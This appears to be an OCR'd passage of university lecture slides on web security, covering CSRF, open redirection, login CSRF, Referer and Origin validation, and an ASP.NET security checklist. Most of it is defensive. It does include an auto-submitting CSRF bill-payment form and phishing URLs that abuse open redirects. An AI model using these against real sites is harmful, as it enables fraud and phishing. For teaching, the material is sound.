
Recall: session using cookies



111

111

Cross Site Request Forgery (CSRF)



112

112

Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to `bank.com`
  - User visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```


  - Browser sends `bank.com` auth cookie with request

- Problem:
  - cookie auth is insufficient when side effects occur

113

113

Form post with cookie



114

114

CSRF DEFENSES

CSRF Defenses

- Secret Validation Token



```
<input type=hidden value=23a3af01b>
```

- Custom HTTP Header


```
X-CSRFToken: 74234abc8990bd87
```


- Referer Validation


```
Referer: http://www.facebook.com/home.php
```

Secret Token Validation

- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

Secret Token Validation




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" />
="/images/logo.jpg" width='110'></div>
```

Custom Header Defense

- Token: Must remember to put in POST data
- Issue POST requests via AJAX:

```
X-Requested-By: XMLHttpRequest
```

- XMLHttpRequest: *same-origin* AJAX requests
  - Request site same as origin of script
  - XHR2: whitelist for cross-site requests
  - Make an exception? No!
- Alternative: Set token in custom header
  - setRequestHeader: e.g. X-CSRFToken

```
X-CSRFToken: 74234abc8990bd87
```

119

Token Validation in MVC

- Add token to forms

```
<form action="/account/register" method="post">
<form asp-action="..." asp-controller="..."
      method="post">
  ...
</form>
```

- Hidden input:


```
<input type="hidden" value="899asdfjasdfuebd"/>
```

- Action filter for form processing:

```
[ValidateAntiForgeryToken]
public ActionResult Register (...) { … }
```

120

Referer Validation



121

121

Referer Validation Defense

- HTTP Referer header
  - Referer: `http://www.facebook.com/` ✓
  - Referer: `http://www.attacker.com/evil.html` ✗
  - Referer: ?
- Lenient Referer validation
  - Doesn't work if Referer is missing
  - Referer: `ftp://www.attacker.com/evil.html` ?
- Strict Referer validation
  - Secure, but Referer is sometimes absent…

122

122


Referer Privacy Problems

- Referer may leak privacy-sensitive information
  `http://intranet.corp.apple.com/projects/iphone/competitors.html`
- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users

123

123

Suppression over HTTPS is low



124

124

Http Referer Validation in MVC

- Define an action filter:

```
public class IsPostedFromThisSiteAttribute :
              AuthorizeAttribute {
public override void OnAuthorize
            (AuthorizationContext filterContext) {
  if (filterContext.HttpContext != null) {
    if (filterContext.HttpContext.Request.UrlReferrer == null)
      throw new System.Web.HttpException("Invalid submission");
    if (filterContext.HttpContext.Request.UrlReferrer.Host !=
        "mysite.com")
      throw new System.Web.HttpException
               ("This form wasn't submitted from this site!");
} }
```

- Annotate a method vulnerable to CSRF:

```
[IsPostedFromThisSite]
Public ActionResult Register(…) {…}
```

125

125

Broader view of CSRF

- Abuse of cross-site data export feature
  - From user's browser to honest server
  - Disrupts integrity of user's session
- Why mount a CSRF attack?
  - Network connectivity (firewall)
  - Read browser state
  - Write browser state
- Not just "session riding"


126

126

OPEN REDIRECTION ATTACK

127

127



128


128

Open Redirection Attack

- http://goodSite?returnUrl=http://badSite
- Example: Phishing Attack
- URL:
  http://nerddinner.com/Account/LogOn?returnUrl=http://nerddiner.com/Account/LogOn


129

129




130

130



131

http://cgi4.ebay.com/ws/eBayISAPI.dll?MfcISAPICommand=RedirectToDomain&DomainUrl=http%3A%2F%2F%32%31%31%2E%31%37%32%2E%39%36%2E%37%2FUpdateCenter%2FLogin%2F%3FMfcISAPISession%3DAAJbaQqzeHAAeMWZlHhlWXS2AlBXVShqAhQRfhgTDrferHCURstpAisNRqAhQRfhgTDrferHCURstpAisNRpAisNRqAhQRfhgTDrferHCUQRfqzeHAAeMWZlHhlWXh



132

Example Login Action

```
[HttpPost]
public ActionResult Login(LoginModel model, string returnUrl) {
   if (ModelState.IsValid &&
       WebSecurity.Login(model.UserName, model.Password, ...))
{
       return RedirectToLocal(returnUrl);
   }

   // If we got this far, something failed, redisplay form
   ModelState.AddModelError("",
            "The user name or password provided is
incorrect.");
   return View(model);
}
```

133

133

Example Login Action

```
private ActionResult RedirectToLocal(string returnUrl) {
   if (Url.IsLocalUrl(returnUrl))
   {
       return Redirect(returnUrl);
   }
   else
   {
       return RedirectToAction(“Index”, “Home”);
   }
}
```

134


134

LOGIN CSRF

135

135


Login CSRF



136

136


Payments Login CSRF



137

137


Payments Login CSRF



138

138


Payments Login CSRF



139

139


Payments Login CSRF



140

140


Login CSRF



141

141


Cross-Origin Resource Sharing



142

142

Attack on Referer header



What if honest site sends POST to attacker.com?

Solution: whitelisting of legitimate redirect sites

Solution: origin header records redirect

143

143

Origin Header

- Alternative to Referer
  - Send only on POST
  - Fewer privacy problems
- Send only necessary data
  - `http://host:port`
  - Not complete path
- Defense against redirect-based attacks

144

144

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin validation
  - Login forms submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Strict Referer/Origin validation
- Other
  - Secret token method (Ruby, ASP.NET, …)

145

145

SECURITY CHECKLIST

146

146

Security Checklist

- Require authentication by default
  - Global `RequireAuthenticatedUser` policy
  - `AllowAnonymous` for login
- Avoid over-posting
  - Separate entity models and view models
  - Or use `Bind` attribute
- Encrypt all communications?
  - Global `RequireHttps`
  - Protect cookies, avoid session stealing

147

147

Security Checklist

- Avoid open redirect
  - Whitelist sites to redirect to
- SQL injection:
  - Use ORM (e.g. EF) and/or prepared queries (e.g. ADO.NET)
- CSRF
  - Strict Referer validation for login
  - Secret token validation (or Strict Referer validation) elsewhere (all HTTPS?)

148

148

Security Checklist

- XSS
  - HTML encode output (but avoid double encoding!)

    `<foo>` → `&lt;foo&gt;` → `&amp;lt;foo&amp;gt;`
  - Sanitize inputs in URLs using `Url.Encode`
  - Encode JS strings
  - Use AntiXSS
  - `HttpOnly` cookies

149

149